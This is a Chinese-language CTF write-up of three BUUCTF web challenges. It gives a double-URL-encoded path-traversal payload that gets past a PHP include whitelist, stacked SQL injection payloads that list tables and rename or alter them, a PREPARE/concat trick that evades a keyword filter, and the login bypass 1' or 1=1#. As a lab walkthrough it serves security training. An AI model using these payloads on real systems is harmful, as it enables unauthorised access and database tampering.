BUUCTF-WriteUp

原创

不知道会不会飞的鱼 于 2021-02-01 20:54:48 发布 227 收藏


---

title: BUUCTF WriteUp
date: 2021-01-16 17:44:59
tags: CTF WriteUP

WEB

[HCTF 2018]WarmUp

启动环境，打开网址是一张滑稽，没什么用，看一下源码，发现有注释。



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
</head>
<body>
    <!--source.php-->

    <br><img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg" /></body>
</html>
```


访问source.php，直接给了源码，进行代码审计。

分两块，第一块是emmm::checkFile，里面做了一些判断。

第二块是一个include，文件包含，我们要绕过验证，也就是上面的checkFile方法。

```
class  emmm
{
        public  static  function  checkFile(&$page)
        {
                $whitelist  =  [“source”=>“source.php”,“hint”=>“hint.php”];
                if  (!  isset($page)  ||  !is_string($page))  {
                        echo  “you  can’t  see  it”;
                        return  false;
                }

                if  (in_array($page,  $whitelist))  {
                        return  true;
                }

                $_page  =  mb_substr(
                        $page,
                        0,
                        mb_strpos($page  .  '?’,  '?’)
                );
                if  (in_array($_page,  $whitelist))  {
                        return  true;
                }

                $_page  =  urldecode($page);
                $_page  =  mb_substr(
                        $_page,
                        0,
                        mb_strpos($_page  .  '?’,  '?’)
                );
                if  (in_array($_page,  $whitelist))  {
                        return  true;
                }
                echo  “you  can’t  see  it”;
                return  false;
        }
}
```

hint.php



flag not here, and flag in ffffllllaaaagggg

include触发的三个判断条件全为真时，include才执行。

checkFile为真

第一个if，page需要设置并且为字符串

第二个if，page需要在白名单中

_page是page从开始到?的位置截取的一段子串

第三个if，_page需要在白名单中

_page进行url解码

_page再进行相同截取

第四个if，_page需要在白名单中

所以我们构造payload的时候，需要反着来构造，需要截取，就添加，需要url解码，我们就进行编码

首先构造以下命令，保证最后_page在白名单中

```
?file=source.php
```

接下来构造出include的flag

```
?file=source.php?../../../../../../../ffffllllaaaagggg
```

然后url编码两次

```
?file=source.php%253F/../../../../../../../ffffllllaaaagggg
```

payload就构造完成了。

[强网杯 2019]随便注

开局就是一个输入框，先看看简单的注入，判断出闭合符为单引号

```
1' //报错
1'# //正常
1' and 1=1# //正常
1' and 1=2# //正常，false
```

接下来获得列数，列数为2


```
1' order by 1#
1' order by 2#
1' order by 3# //报错
```

尝试用select，发现被过滤

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

到这里就没思路了，看wp，是堆叠注入，就是一次执行多条命令，之间用分号分隔

```
1';show databases;#
```




```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

下来查表

```
1';show tables;#
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

下来查字段

```
1';show columns from `1919810931114514`;#
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

看到有个flag字段，应该就在这里

接下来是获取flag中的内容

这里有两种方法


方法一：改名

1. 将表名words换为其他的，类似于word1
2. 将表名1919810931114514换为words
3. 将列名flag换为id

通过使用alter,rename，构造payload

```
1' ; rename tables `words` to `word1` ; rename tables `1919810931114514` to `words` ;  alter table `words` change `flag` `id` varchar(100);#
```

改完名之后，直接查看就可以得到flag，因为回显的数据默认是来自word表的




取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

```
array(1) {
  [0]=>
  string(42) "flag{8bb529df-522b-4fb3-b49e-7852f1150d0a}"
}
```

方法二：预处理语句

通过使用prepare，execute，deallocate命令来绕过验证，这里是用了concat拼接

```
1';PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');EXECUTE hacker;#
```



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可


姿势: 1

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{4a470bce-2db6-4c07-88d1-db58bfb5aba6}"
}
```

[极客大挑战 2019]EasySQL1

万能密码



我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！

用户名:


admin

密 码:

1' or 1=1#

登录
GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Syclover @ cl4y



Login Success!

flag:

